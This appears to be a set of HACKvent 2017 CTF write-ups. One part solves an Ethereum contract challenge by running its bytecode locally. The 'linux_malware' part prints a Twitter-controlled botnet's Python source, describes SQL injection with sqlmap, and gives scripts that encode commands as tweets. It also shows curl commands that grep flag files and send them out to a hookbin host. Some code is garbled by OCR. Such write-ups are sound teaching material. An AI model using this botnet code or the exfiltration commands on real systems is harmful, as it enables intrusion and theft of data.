
Solution from mcia

I had the idea to make a blockchain CTF challenge myself. I was very excited to solve this one!

According to the description I knew that it was a smart contract hosted in the Ethereum blockchain. All blockchain transactions and contracts in Ethereum can be publicly viewed. The bytecode of the contract is here:

```
0x6060604052600436106100405763ffffffff7c0100000000000000000000000000000000000000000000000000000000600035041663e
a
879634811461015457 5b662386f26fc10000341061015257 7fec29ee18c83562d4f2e0ce62e38829741c2901da844c015385a94d8c9f03d
4
866002600036601160006040516020015260405 17f485631372d0000000000000000000000000000000000000000000000000000000081526
0
058101848480828437820191505082 60ff167f0100000000000000000000000000000000000000000000000000000000028152600
1
019350505050602060405180830381600086 61646e5a03f115156101015760008 0fd5b505060405180519050604051908152604060208 20
1
819052601181830152 7f596f7572206b6579206973206865726 52e0000000000000000000000000000606083015260809091019051809
1
0390a15b005b341561015f57600080fd5b61015260005473ffffffffffffffffffffffffffffffffffffffff9081169030163180156108f
c
029060405160006040518083038185888 f193505050501515 6101a857600080fd5b5600a165627a7a7230582020304ba8cb5786445e5c4
7
f840741111591a38057d40ac139568b31f9eaee3c70029
```

The transaction made from Thumper can be found here: [https://etherscan.io/tx/0x6d5d42529ea3945df02a8cc8e6b16bd549b4cfced4e24e8f258e353a772995fb]



And Thumpers key can be found in the event logs: [https://etherscan.io/tx/0x6d5d42529ea3945df02a8cc8e6b16bd549b4cfced4e24e8f258e353a772995fb#eventlog]

Transaction Receipt Event Logs

[21] **Address** 0x1337c8b69bcb49d677d758cf541116af1f2759ca

Topics [0] 0xec29ee18c83562d4f2e0ce62e38829741c2901da844c015385a94d8c9f03d486

Data

Hex → 9880cccfe81a075ff0d029b4351ef4496ae452199b831634af57e5951466349d

Hex → 0000000000000000000000000000000000000000000000000000000000000040

Hex → 0000000000000000000000000000000000000000000000000000000000000011

Hex → 596f7572206b65792069732068657265e0000000000000000000000000000000

Reverse engineering an Ethereum contract is pretty hard. A better solution is, to run the contract in a private blockchain and trigger it by sending a transaction to it. To do so I used ethereumjs-vm. I extended the example of the simple transactions:

```
$ npm install ethereumjs-vm
$ cd ethereumjs-vm/examples/run-transactions-simple/
```

And then I modified the index.js:

```
var Buffer = require('safe-buffer').Buffer // use for Node.js <4.5.0
var VM = require('../../index.js')
// create a new VM instance
var vm = new VM()
var code =
'6060604052600436106100405763ffffffff7c0100000000000000000000000000000000000000000000000000000000
600
035041663ea879634811461015457 5b662386f26fc100003410610152577fec29ee18c83562d4f2e0ce62e38829741c29
01da844c015385a94d8c9f03d4866002600036601160006040516020015260405171f485631372d0000000000000000000
0000000000000000000000000000000000081526005810184848082843782019150508260ff167f010000000000000000
00000000000000000000000000000000000000000000000028152600101935050505060206040518083038160008661646
e5a03f11515610101576000800fd5b5050604051805190506040519081526040602082018190526011818301527f596f75
72206b657920697320686572652e0000000000000000000000000000006060830152608090910190518091 0390a15b005
b341561015f57600080fd5b61015260005473ffffffffffffffffffffffffffffffffffffffff908116903016318015 61
08fc029060405160006040518083038185888 8f19350505050151561 01a857600080fd5b5600a165627a7a72305820203
04ba8cb5786445e5c47f840741111591a38057d40ac139568b31f9eaee3c70029'
var hexString;
var byteArray;
function toHexString(byteArray) {
   return Array.prototype.map.call(byteArray, function(byte) {
      return ('0' + (byte & 0xFF).toString(16)).slice(-2);
   }).join('');
}

vm.on('step', function (data) {
})

vm.runCode({
   code: Buffer.from(code, 'hex'),
   gasLimit: Buffer.from('ffffffff', 'hex'),
   value: 10000000000000000, //0.01 Ether
   //data: Buffer.from('5468756d706572', 'hex') //Thumper
   data: Buffer.from('6d636961', 'hex') //mcia
 }, function (err, results) {
   hexString = toHexString(results.logs[0][2])
   console.log("[+] There is your key:")
   console.log("--> " + hexString.substr(0,64))
   //console.log('returned: ' + results.return.toString('hex'))
   //console.log('gasUsed: ' + results.gasUsed.toString())
   console.log(err)
})
```

I ran the code locally and when I browsed to the URL I received my key to solve the challenge:

0e9c15654854f594610d8331195e578601ed3f406ad0ed821bb4f7af84cff38d

Solution from rly

The Information about ‘Szabo’ brought us really quick to cryptocurrency and smartcontract. So, the given address leads to the following Etherum-Smart-Contract:

https://etherscan.io/address/0x1337c8b69bcb49d677d758cf541116af1f2759ca#code


First attempt was to recreate the smart contract on a test-Etherum-server and send some free Szabo to the contract, unfortunately this did not work for me – I guess because I did something wrong¯_(ツ)_/¯.

I found another option for smart-contract testing with the evm tool.

Using this tool only brought "0x" as answer, so there seems to be also something wrong. A more detailed view of what should happening could be retrieved be using the OpCode-Tool (https://etherscan.io/opcode-tool).


[76] PUSH2 0x0152
[77] JUMPI
[110] PUSH32 0xec29ee18c83562d4f2e0ce62e38829741c2901da844c015385a94d8c9f03d486
[112] PUSH1 0x02

Comparing this with 'what actually happens' on the evm, made me stuck as there is a HUGE gap on the local running smart-contract (from #78 to #338).



As this gap is filled with some code according to the OpCode-Tool, I tried to remove the "JUMPI" (#77 in OpCode Tool/#78 in evm-view) which is represented as "57" in the contract-code.

The final command line input looked like this. (CODE = original Smart-Contract-Code, but the "JUMPI" removed; JSON = detailed output in JSON format; INPUT = username in Hex; RUN = well, run this thing :D)



This gave me the following output. The code failed (invalid jump destination POP 257) but


because of the detailed output we could just use the code from the message above the error, which was my decryption key.



```
{"pc":251,"op":87,"gas":"0x2540be015","gasCost":"0xa","memory":"0x0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000006079a3fa14d19b38ebd16ac2a3fdbfda422fdc84459a8af58894e62870f69cb7430000000000000000000000000000000000000000
0000000000000000000000000000000","memSize":160,"stack":["0x1","0x152","0xec29ee18c83562d4f2e0ce62e38829741c2901da844c0153
85a94d8c9f03d486","0x2","0x69","0x1","0x101"],"depth":1,"error":null,"opName":"JUMPI"}
{"output":"","gasUsed":"0x2540be400","time":96556000,"error":"invalid jump destination (POP) 257"}
```


Day 20: linux_malware

{"level":"1337", "solutions":"38", "rating":"4.74", "author":"muffinx"}

Challenge





Solution from mcia

WOW – This challenge was super amazing!! Thanks muffinx for this experience!

I started the docker container and connected to the container as root, otherwise not all files are readable.

```
$ docker exec -u 0 -it mycontainer bash
```

I started to explore what was happening. According to the description there is some kind of malware running on the system.

Interesting files:

– /root/party.py: Generates a lot of distraction. Writes temporary files in different folders with fake/random flags.

– /root/loopz.py: Makes sure that /home/bot/bot is running.

– /root/checker.py: XOR a nonce which is fetched from http://challenges.hackvent.hacking-lab.com:8081/?nonce with a 29 byte long value in the script. I first thought this could be the flag already. But I got rick-rolled when looking for it.

– /home/bot/bot: Creates different files in /tmp. But they are deleted right after execution. I copied the files to another directory with this command:

```
while true; do cp .* files/; sleep 0.5; done
```

One of the copied files was very interesting. First it looked like a manual file. But when scrolling through it, there was python code hidden in the middle of the file! The script connects to http://challenges.hackvent.hacking-lab.com:8081/?twitter, reads twitter names listed there and then decrypts the tweets of the users in the list. The decrypted tweets can contain code which will be executed afterwards.

This is a bot-net controlled over encrypted twitter commands! My now goal was to somehow inject my twitter name into the website and take over control over the bot-net.

In the main website of this challenge there is a hidden form with a password in the source code, this was the entry point to the admin panel. I found a SQL-injection-vulnerability in this field. I used sqlmap to exploit this because I was very lazy!

While looking around, I've found a password table which contained the password. But it was encrypted. :/ I played a bit more with sqlmap and I received this error message:

```
got [-] query failed : SELECT AES_ENCRYPT(''--','muffin_botz_hax_pw') AS enc FROM passwords
```

Now I had the password to decrypt the password. This could be easily done in the MySQL shell I had:

```
SELECT AES_DECRYPT(password, 'muffin_botz_hax_pw') from passwords;
```

After entering the password into the hidden form, another website with a video appeared. The new page contained a new hidden form, where I could add a twitter name. This script executes both commands.

```
import urllib2
import base64
import time
req1 = urllib2.Request('http://challenges.hackvent.hacking-lab.com:8081/')
response = urllib2.urlopen(req1, data="password=this_pw_is_so_eleet")
cookie = response.headers.get('Set-Cookie')
res = response.read()
print(res + "\n----------------")
```

```
# Use the cookie is subsequent requests
req2 = urllib2.Request('http://challenges.hackvent.hacking-lab.com:8081/')
req2.add_header('cookie', cookie)
response = urllib2.urlopen(req2, data="twitter_name=mhvent1337")
res = response.read()
print(res)
```

After adding myself to the twitter list, I had control over the botnet. Basically everyone solving the challenge was a part in the botnet! The feeling to control all these little minions was amazing!

Next step was to understand the script which decrypts the commands from Twitter. I modified it a bit and added my own functions to encrypt/decrypt commands.

```
# as stupid as this is, it definetly can't be something dangerous! :)
import base64, os, re, urllib2
from easyprocess import EasyProcess
#os.system('/root/checker.py') # this does nothing
# gosh im stupid yolo, gimme_muffin, party_hard, ten_inches, omg_wat = base64.b64decode,
urllib2.urlopen, re.findall, len, range
def x(t):
	res = ''.join([chr(ord(t[i])^[0x66, 0x66, 0x66, 0x13, 0x37, 0x42, 0x69, 0x33, 0x01,
0x13][i%10]) for i in range(len(t))])
	return res
# yeah stop to reverse 1337 hax0r i got dem skillz pew pew pew
def ok_cool(c):
	# dont reverse this i am a big guy
	# dolan
	try:
		c = x(yolo(c));
		EasyProcess(c).call(timeout=2)
	except:
		pass
def wtf(n):
	# wat r u doin
	t = 'https://twitter.com/' + n;
	cs = []
	#https://twitter.com/
	# pls leak this as an nsa sample
	try:
		c_txt = urllib2.urlopen(t).read();
		cs = re.findall('TweetTextSize(.*)</p', c_txt)
		print(cs)
	# *placing advertisements* https://twitter.com/muffiniks
	except:
		pass
# dolan
for c in cs:
	try:
		c = c[c.index('>')+1:]
		#print(c)
		# y i could use regex lil
		if '<a href="/muffiniks" class="twitter-atreply pretty-link js-nav" dir="ltr"
```

```
                data-mentioned-user-id="764117042274373632" ><s>@</s><b>muffiniks</b></a>' in c
                and ' <a href="/hashtag/hackvent?src=hash" data-query-source="hashtag_click"
                class="twitter-hashtag pretty-link js-nav" dir="ltr" ><s>#</s><b>hackvent</b></a>'
                inc and ' rel="nofollow noopener" dir="ltr" data-expanded-
                url="http://hackvent.hacking-lab.com" class="twitter-timeline-link"
                target="_blank" title="http://hackvent.hacking-lab.com" ><span class="tco-
                ellipsis"></span><span class="invisible">http://</span><span class="js-display-
                url">hackvent.hacking-lab.com</span><span class="invisible"></span><span
                class="tco-ellipsis"><span class="invisible"> </span></span></a> ' in c:
                        c = c[c.index('MUFFIN_BOTNET:')+len('MUFFIN_BOTNET:'):];
                        c = c[:c.index(':MUFFIN_BOTNET')];
                        ok_cool(c)
                else:
                        print("nope")
        except: pass
def ohai():
        # PLS STAHP
        ns = []
        # yes I work for the cia
        try:
                n_txt = urllib2.urlopen('http://challenges.hackvent.hacking-
        lab.com:8081/?twitter').read();
                ns = list(set([n for n in n_txt.split('|') if len(n) > 1]))
                # rnd comments ftw
        except: pass

# TODO: add launch code
for n in ns: wtf(n)
        def decrypt_command(c):
        c = c[c.index('MUFFIN_BOTNET:')+len('MUFFIN_BOTNET:'):];
        c = c[:c.index(':MUFFIN_BOTNET')];
        command = x(yolo(c));
        print("Decrypted Tweet:\n" +command)

def encrypt_command(t):
        #res = ''.join([chr(ord(t[i])^[0x66, 0x66, 0x66, 0x13, 0x37, 0x42, 0x69, 0x33, 0x01,
0x13][i%10]) for i in range(len(t))])
        res = ''.join([chr(ord(t[i])^[0x66, 0x66, 0x66, 0x13, 0x37, 0x42, 0x69, 0x33, 0x01,
0x13][i%10]) for i in range(len(t))])
        print("Encrypted Tweet:\n@muffiniks #hackvent http://hackvent.hacking-lab.com
MUFFIN_BOTNET:"+base64.b64encode(res)+":MUFFIN_BOTNET")
        return res

#wtf("muffiniks")
#Try commands:
decrypt_command("MUFFIN_BOTNET:EQEDZxdvJhMuZwsWSX5CJA9abyJVVVEzXzYdQzs8SRERZBkvHFVneghLEXZbNkdXZD
wPCwd0UjFGXnRlAA8IcV4uDVZzPBUFDnxcLQRGZ3UPCEh0XiQ=:MUFFIN_BOTNET")
decrypt_command("MUFFIN_BOTNET:EgkTcF9iK0ZmdjkRB2BoKgxBZA==:MUFFIN_BOTNET")
decrypt_command("MUFFIN_BOTNET:FQ5GPlRiTlZmYQMWRj5lYiFlMCRLRkl7WC8ME30zBAcVdgF2SR52M1ZGGjNUNxtfIT
4CRiY+FyodR3FgXElJZEA1R1dgPRAPAnFCIQFSb3IISAV8GTcCHGJnAEkKfFAlDEEufwkBSGNfMk4=:MUFFIN_BOTNET")
encrypt_command("sh -c 'egrep -Rhn HV17- /home /root | base64 -w 0 | curl -d @-
https://hookb.in/vqLpo7Gw'")
encrypt_command("sh -c 'egrep -R HV17- /home /root | base64 -w 0 | curl -d @-
https://hookb.in/vqLpo7Gw'")
```

With this I was able to execute commands on all the bots and I could start looking for the flag. It was pretty hard to find the needle in the haystack, because there is this script on all hosts which generates fake flags.

So what to look for? I pinged the website of the challenge and got back the IP 80.74.140.188. I checked if I can control this IP over the botnet as well – and yes I got answers from there. Now it was clear, I had to focus on this host.

I found the flag in the root directory. Fortunately there were no fake flags in the root directory and it was the only host which contained a flag in this directory. I could get the flag with this command:

```
sh -c 'egrep -R HV17- /home /root | base64 -w 0 | curl -d @- https://hookb.in/vqLpo7Gw@muffiniks
#hackvent http://hackvent.hacking-lab.com
MUFFIN_BOTNET:FQ5GPlRiTlZmYQMWRj5lYiFlMCRLRkl7WC8MEy5hCQkSM0tiC1JydlBSRj5AYlkTfTMFExR/F28NE0E+Rg4
SZ0cxUxwuewkJDXEZKwccd2IqFgkkcDVO:MUFFIN_BOTNET
```

Solution from pjslf

I have to say I really enjoyed this challenge. Good work, muffinX!

OK, first things first. I pulled the docker image and analyzed it a bit.

```
$ docker pull muffinx/hackvent17_linux_malware
$ docker inspect muffinx/hackvent17_linux_malware | grep -A 2 Entrypoint
            "Entrypoint": [
                "./root/loopz.py"
            ],
```

Before actually running it I took a look inside the container to see what's in there.

```
$ docker run -i -t --entrypoint=/bin/bash --user=0 muffinx/hackvent17_linux_malware
$ ls /root
bot  checker.py  loopz.py  party.py
```

I copied files located in root's home outside the container for further analysis.

```
$ docker run muffinx/hackvent17_linux_malware &
[1] 25202
$ docker ps
CONTAINER ID        IMAGE                                COMMAND             CREATED
STATUS              PORTS               NAMES
94978f1117d5        muffinx/hackvent17_linux_malware   "./root/loopz.py"   5 seconds ago       Up
5 seconds                               cocky_northcutt
$ docker cp 94978f1117d5:/root/bot .
$ docker cp 94978f1117d5:/root/checker.py .
$ docker cp 94978f1117d5:/root/loopz.py .
$ docker cp 94978f1117d5:/root/party.py .
```

Then I inspected those files.

- bot - 64-bit ELF binary of the bot
- checker.py - heart-beat script which gets nonce from challenges site which is xored and sent back after 2 seconds
- loopz.py - simple scheduler script which executes bot binary every 3 seconds
- party.py - distraction script which creates random files and directories

I focused on the ELF binary. After decompiling it I realized it unwraps itself (series of ELF binary and Python script layers) using hidden temporary files in /tmp. I wrote a simple bash script which helped me to capture those layers.

The only interesting layer was the last one, the other ones were just wrappers. It contained a python script hidden inside manual page of ping command.

This is the bot's core Python script extracted from the last layer:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import base64, os, re, urllib2
from easyprocess import EasyProcess

os.system('./checker.py')

def x(t): return ''.join([ chr(ord(t[i]) ^ [0x66, 0x66, 0x66, 0x13, 0x37, 0x42, 0x69, 0x33, 0x01,
0x13] [i % 10]) for i in range(len(t)) ])

def ok_cool(c):
    try:
        c = x( base64.b64decode(c))
        EasyProcess(c).call(timeout=2)
    except: pass

def wtf(n):
    t =  base64.b64decode('aHR0cHM6Ly90d2l0dGVyLmNvbS8=') + n #b64decoded: 'https://twitter.com/'
    cs = []

    try:
        c_txt = urllib2.urlopen(t).read()
        cs = re.findall(base64.b64decode('VHdlZXRUZXh0U2l6ZSguKik8L3A='), c_txt) #b64decoded:
'TweetTextSize(.*)</p'
    except: pass

    for c in cs:
        try:
            c = c[c.index('>')+1:]
            if '<a href="/muffiniks" class="twitter-atreply pretty-link js-nav" dir="ltr" data-
mentioned-user-id="764117042274373632" ><s>@</s><b>muffiniks</b></a>' in c and ' <a
```

```
href="/hashtag/hackvent?src=hash" data-query-source="hashtag_click" class="twitter-hashtag
pretty-link js-nav" dir="ltr" ><s>#</s><b>hackvent</b></a>' in c and ' rel="nofollow noopener"
dir="ltr" data-expanded-url="http://hackvent.hacking-lab.com" class="twitter-timeline-link"
target="_blank" title="http://hackvent.hacking-lab.com" ><span class="tco-ellipsis"></span><span
class="invisible">http://</span><span class="js-display-url">hackvent.hacking-lab.com</span><span
class="invisible"></span><span class="tco-ellipsis"><span
class="invisible"> </span></span></a> ' in c:
                c = c[c.index(base64.b64decode('TVVGRklOX0JPVE5FVDo='))+len(
base64.b64decode('TVVGRklOX0JPVE5FVDo=')):] # b64decoded: 'MUFFIN_BOTNET:'
                c = c[:c.index(base64.b64decode('Ok1VRkZJTl9CT1RORVQ='))] # b64decoded:
':MUFFIN_BOTNET'
                ok_cool(c)
        except: pass

def ohai():
    ns = []
    try:
        n_txt = urllib2.urlopen(
base64.b64decode('aHR0cDovL2NoYWxsZW5nZXMuaGFja3Zlbnquaghja2luZy1sYWIuY29tOjgwODEvP3R3aXR0ZXI='))
.read() # b64decoded: 'http://challenges.hackvent.hacking-lab.com:8081/?twitter'
        ns = list(set([n for n in n_txt.split('|') if len(n) > 1]))
    except: pass
    for n in ns: wtf(n)

ohai()
```

After a quick code analysis I found this:

- ohai() functions grabs Twitter account names listed on the challenge's panel
- each name is then passed to wtf() function which searches for tweets with specified format and extracts encoded commands from these tweets
- ok_cool() decodes commands end executes them

Pretty simple. Next step was to figure out how to add my account name to the list to be able to send commands to the botnet. I looked at the site panel which contained an embedded YouTube video and just under it there was a hidden form where I could submit a password. I tried a simple SQL injection to see if it's vulnerable.

I entered a' -- as a password and got this interesting response:

```
[-] query failed : SELECT AES_ENCRYPT('a' --','muffin_botz_hax_pw') AS enc FROM passwords
```

So I employed sqlmap tool to do a blind time-based SQLi to get admin's password in its encrypted form and then I decrypted it with the key muffin_botz_hax_pw. The password was this_pw_is_so_eleet.

I submited it and got to the next hidden form where I was able to add my Twitter account name to the list.

Then I wrote a simple script based on knowledge how the bot works to encode my commands to the expected message format.

```
#!/usr/bin/env python

import base64, sys

def x(t): return ''.join([ chr(ord(t[i]) ^ [0x66, 0x66, 0x66, 0x13, 0x37, 0x42, 0x69, 0x33, 0x01, 0x13] [i % 10]) for i in range(len(t)) ])

def decode(cmd): return x(base64.b64decode(cmd))
def encode(cmd): return base64.b64encode(x(cmd))

prefix = '@muffiniks #hackvent http://hackvent.hacking-lab.com  MUFFIN_BOTNET:'
suffix = ':MUFFIN_BOTNET'

cmd = str(sys.argv[1])

print(prefix + encode(cmd) + suffix)
```

At that point a had control over the botnet and was able to send commands. The last step was to find the right command to get the flag from the challenge server which was part of the botnet. I prepared my hookbin to capture all botnet responses and since I knew challenge server's IP from a DNS lookup I filtered captured responses to IP 80.74.140.188.

I used following command to find the flag in root's home and send it back to my hookbin.

```
sh -c 'grep -R HV17- /root | base64 -w 0 | curl -d @- https://hookb.in/ZYAg8reb'
```

Encoded it to a tweet:

```
$ ./encode_cmd.py "sh -c 'grep -R HV17- /root | base64 -w 0 | curl -d @-
https://hookb.in/ZYAg8reb'"
@muffiniks #hackvent http://hackvent.hacking-lab.com
MUFFIN_BOTNET:FQ5GPlRiTlRzdhZGS0EXCj8CNj5GSRR8WDZJTyFxBxUDJQNiREQhI0YaRnBCMAUTLHdGJkszXzYdQ3IpSUk
OfFgpCx1ofUk8P1JQehtWYzQ=:MUFFIN_BOTNET
```

Tweeted it and waited for the response from challenge server. This is what i got:

